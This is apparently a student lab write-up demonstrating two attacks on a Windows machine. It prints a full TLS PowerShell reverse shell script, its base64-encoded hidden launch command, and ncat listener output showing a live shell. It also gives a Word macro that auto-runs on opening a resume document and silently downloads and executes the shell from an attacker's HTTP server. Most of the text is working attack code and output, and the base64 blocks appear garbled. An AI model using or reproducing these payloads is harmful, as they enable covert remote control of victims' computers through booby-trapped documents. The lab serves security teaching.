

Task 1:




Figure 1: Generating a TLS encrypted reverse shell using the Reverse Shell Generator





Figure 2: Creating a Powershell executable to place the reverse shell in

Contents of **shell.ps1**

```
$sslProtocols = [System.Security.Authentication.SslProtocols]::Tls12;
$TCPClient = New-Object Net.Sockets.TCPClient('44.106.44.50', 9001);
$NetworkStream = $TCPClient.GetStream(); $SslStream = New-Object
Net.Security.SslStream($NetworkStream, $false, ({true} -as
[Net.Security.RemoteCertificateValidationCallback]));
$SslStream.AuthenticateAsClient('cloudflare-dns.com', $null, $sslProtocols,
$false); if (!$SslStream.IsEncrypted -or !$SslStream.IsSigned)
{$SslStream.Close(); exit}; $StreamWriter = New-Object
IO.StreamWriter($SslStream); function WriteToStream ($String)
{[byte[]]$script:Buffer = New-Object System.Byte[] 4096;
$StreamWriter.Write($String + 'SHELL> '); $StreamWriter.Flush();};
```

```
WriteToStream ''; while (($BytesRead = $SslStream.Read($Buffer, 0,
$Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString($Buffer,
0, $BytesRead - 1); $Output = try {Invoke-Expression $Command 2>&1 |
Out-String} catch {$_ | Out-String}; WriteToStream ($Output)};
$StreamWriter.Close()
```



```
(root@joshlieberg)~# iconv -f UTF-8 -t UTF-16LE shell.ps1 | base64 -w 0 > encoded.txt
```

Figure 3: Encoding the contents of shell.ps1 to UTF-16LE Base64



```
(root@joshlieberg)~# cat encoded.txt
JABzAHMAbABQAHIAbwB0AG8AYwBvAGwAcwAgAD0AIAbBfMAeQBzAHQAZQBtAC4AUw
B1AGMAbQByAGkAdAB5AC4AQQB1AHQAaAB1AG4AdABpAGMAYQB0AGkAbwBuAC4AUwBz
AGwAUABYAG8AdABvAGMAbWBSAHMAXQA6ADoAVABsAHMAMQAYADsAIAAKAFQAQwBQAE
MAbABpAGUAbG0ACAApQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFMA
bwBjAGsAZQB0AHMALgBUAEUAUABDAGwAaQBLAG4AdAAoACcANAA0AC4AMQAwADYALg
A0ADQALgA1ADAAJwAsACAAOQAwADAAMQApADsAIAAKAE4AZQB0AHcAbwByAGsAUwB0
AHIAZQBhAG0AIAA9ACAAJABUAEMAUAABDAGwAaQBLAG4AdAAuAEcAZQB0AFMAbYAG
UAYQBtACgAKQA7ACAAJABTAHMAbABTAHQAcgBLAGEAbQAQAD0AIABOAGUAdwAtAE8A
YgBqAGUAYwB0ACAATgBLAHQALgBTAQUAYwB1AHIAaQB0AHKALgBTAHMAbABTAHQAcg
BLAGEAbQAoACQATgBLAHQAdwBvAHIAaawBTAHQAcgBLAGEAbQAsACAAJABMAGEAbABz
AGUALAAgACgAeAwAkAHQAcgB1AGUAFQAgAC0AYQBzACAAWwBOAGUAdAAuAFMAZQBjAH
UAcgBpAHQAeQAuAFIAZQBtAG8AdAB1AEMAZQBByAHQAaQBmAGkAYwBhAHQAZQBWAGEA
bABpAGQAYQB0AGkAbwBuAEMAyQBSAGwAYgBhAGMAawBdACKAKQA7ACAAJABTAHMAbA
BTAHQAcgBLAGEAbQAUAEEdQb0AGgAZQBuAHQAaQBjAGEdAB1AEAcwBDAGwAaQBL
AG4AdAAoACcAYwBsAG8AdQBKAGYAbABhAHIAZQAtAGQAbgBzAC4AYwBvAG0AJwAsAC
AAJABuAHUAbABsACwAIAAKAHMAcwBSAFACgBvAHQAAbwBjAG8AbABzACwAIAAKAGYA
YQBSAHMAZQApADsAIAbPAGYAIAAoACEAJABTAHMAbABTAHQAcgBLAGEAbQAuAEKACw
BFAG4AYwByAHkAcAB0AGUAZAAGAC0AbwByACAAIQAKAFMAcwBSAFMAbYAGUAYQBt
AC4ASQBzAFMAaQBnAG4AZQBKACkAIAb7ACQAUwBzAGwAUwB0AHIAZQBhAG0ALgBDAG
wAbwBzAGUAKApADsAIAb1AHgAaQB0AH0AOWAgACQAUwB0AHIAZQBhAG0AVwByAGKA
dAB1AHIAIAA9ACAATgBLAHcALQBPAgIAagBLAGMAaAGAEkATwAuAFMAbYAGUAYQ
BtAfCAGBpAHQAZQBvACgAJABTAHMAbABTAHQAcgBLAGEAbQAQADsAIAbMAHUAbgBj
AHQAaQBvAG4AIAbXAHIAaQB0AGUAVABvAFMAbYAGUAYQBtACAAKAAKAFMAbYAG
kAbgBnACKAIAb7AFsAYgB5AHQAZQBbAF0AXQAKAHMAYwByAGkAcAB0ADoAQgB1AGYA
ZgB1AHIAIAA9ACAATgBLAHcALQBPAgIAagBLAGMAaAGAFMAeQBzAHQAZQBtAC4AQg
B5AHQAZQBbAF0AIAA0ADAAOQA2ADsAIAAKAFMAbYAGUAYQBtAfCAGBpAHQAZQBv
AC4AVwByAGkAdAB1ACgAJABTAHQAcgBpAG4AZwAgACsAIAAnAFMASABFAEWATAA+AC
AAJwApADsAIAAKAFMAbYAGUAYQBtAfCAGBpAHQAZQBvAC4ARgBSAHUAcwBoACgA
KQB9ADsAIAbXAHIAaQB0AGUAVABvAFMAbYAGUAYQBtACAAJwAnADsAIAb3AGgAaQ
BSAGUAIAAoACgAJABCAHkAdAB1AHMAUgBLAGEAZAAGAD0AIAAKAFMAcwBSAFMAbY
AGUAYQBtAC4AUgBLAGEAZAAGACQAQgB1AGYAZgB1AHIALAAGADAALAAgACQAQgB1AG
YAZgB1AHIALgBMAGUAbgBnAHQAaAaPACkAIAAtAGcAdAAgADAAKQAgAHsAJABDAG8A
bQBtAGEAbgBKAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0Aog
A6AFUAVABGADgAKQAuAEcAZQB0AFMAbYAGkAbgBnACgAJABCAHUAZgBmAGUAcgAs
ACAAmAsACAAJABCAHkAdAB1AHMAUgBLAGEAZAAGAC0AIAAxACKAOWAgACQATwB1AH
QACAB1AHQAIAA9ACAAdABYAHkAIAb7AEkAbgB2AG8AawB1AC0ARQB4AHAACgBLAHMA
cwBpAG8AbgAgACQAQwBvAG0AbQBhAG4AZAAGADIAPgAmADEAIAb8ACAAATwB1AHQALQ
BTAHQAcgBpAG4AZwB9ACAAyWbHhAHQAyWBoACAAewAKAF8AIAb8ACAAATwB1AHQALQBT
AHQAcgBpAG4AZwB9ADsAIAbXAHIAaQB0AGUAVABvAFMAbYAGUAYQBtACAAKAAKAE
8AdQB0AHAAdQB0ACKAFQA7ACAAJABTAHQAcgBLAGEAbQBXAHIAaQB0AGUAcgAuAEMA
bABvAHMAZQAoACKACgA=
```

Figure 4: Ensuring the contents of shell.ps1 got encrypted and transferred to encoded.txt

```
PS C:\Users\student> powershell.exe -nop -w hidden -EncodedCommand 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
```

Figure 5: Running the Powershell executable in Powershell on the Windows machine

```
(root@joshlieberg)-[~]
# ncat --ssl -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 2509 D0DF 49A0 6BC0 A4BB 53EB 023F 3CE7 5D39 DD5E
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
```

Figure 6: Starting a listener on the Kali machine

```
(root@joshlieberg)-[~]
# ncat --ssl -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: D240 59DB 54F3 E332 AA48 190C FE6C B835 5944 B933
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 44.106.44.26:50542.
SHELL> whoami
cnit471g044-b\student
```

Figure 7: It worked! The reverse shell is live and a TLS encrypted connection was established

Task 2:




Figure 8: Writing a resume and adding it to AutoText on Microsoft Word




Figure 9: VBA Macro Script to Execute Remote PowerShell Payload


```

Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim shellCommand As String
    shellCommand = "powershell -ExecutionPolicy Bypass -nop -w
hidden -c ""IEX (New-Object
Net.WebClient).DownloadString('http://44.106.44.50:8000/shell.ps
1')""
    CreateObject("Wscript.Shell").Run shellCommand, 0, False
End Sub

```



```

(root@joshlieberg)-[~]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```

Figure 10: Kali Linux Hosting the Reverse Shell Script via Python HTTP Server




Figure 11: Verifying Shell Script Accessibility in Browser

```
(root@joshlieberg)-[~] # ncat --ssl -lvnp 9001
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: E67D E7EA 58C1 9EF8 3D4B 7050 5632 2647 C81C 8DEE
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 44.106.44.26:50164.
SHELL> whoami
cni471g044-b\student
SHELL>
```

Figure 12: Successful Reverse Shell Connection on Kali via TLS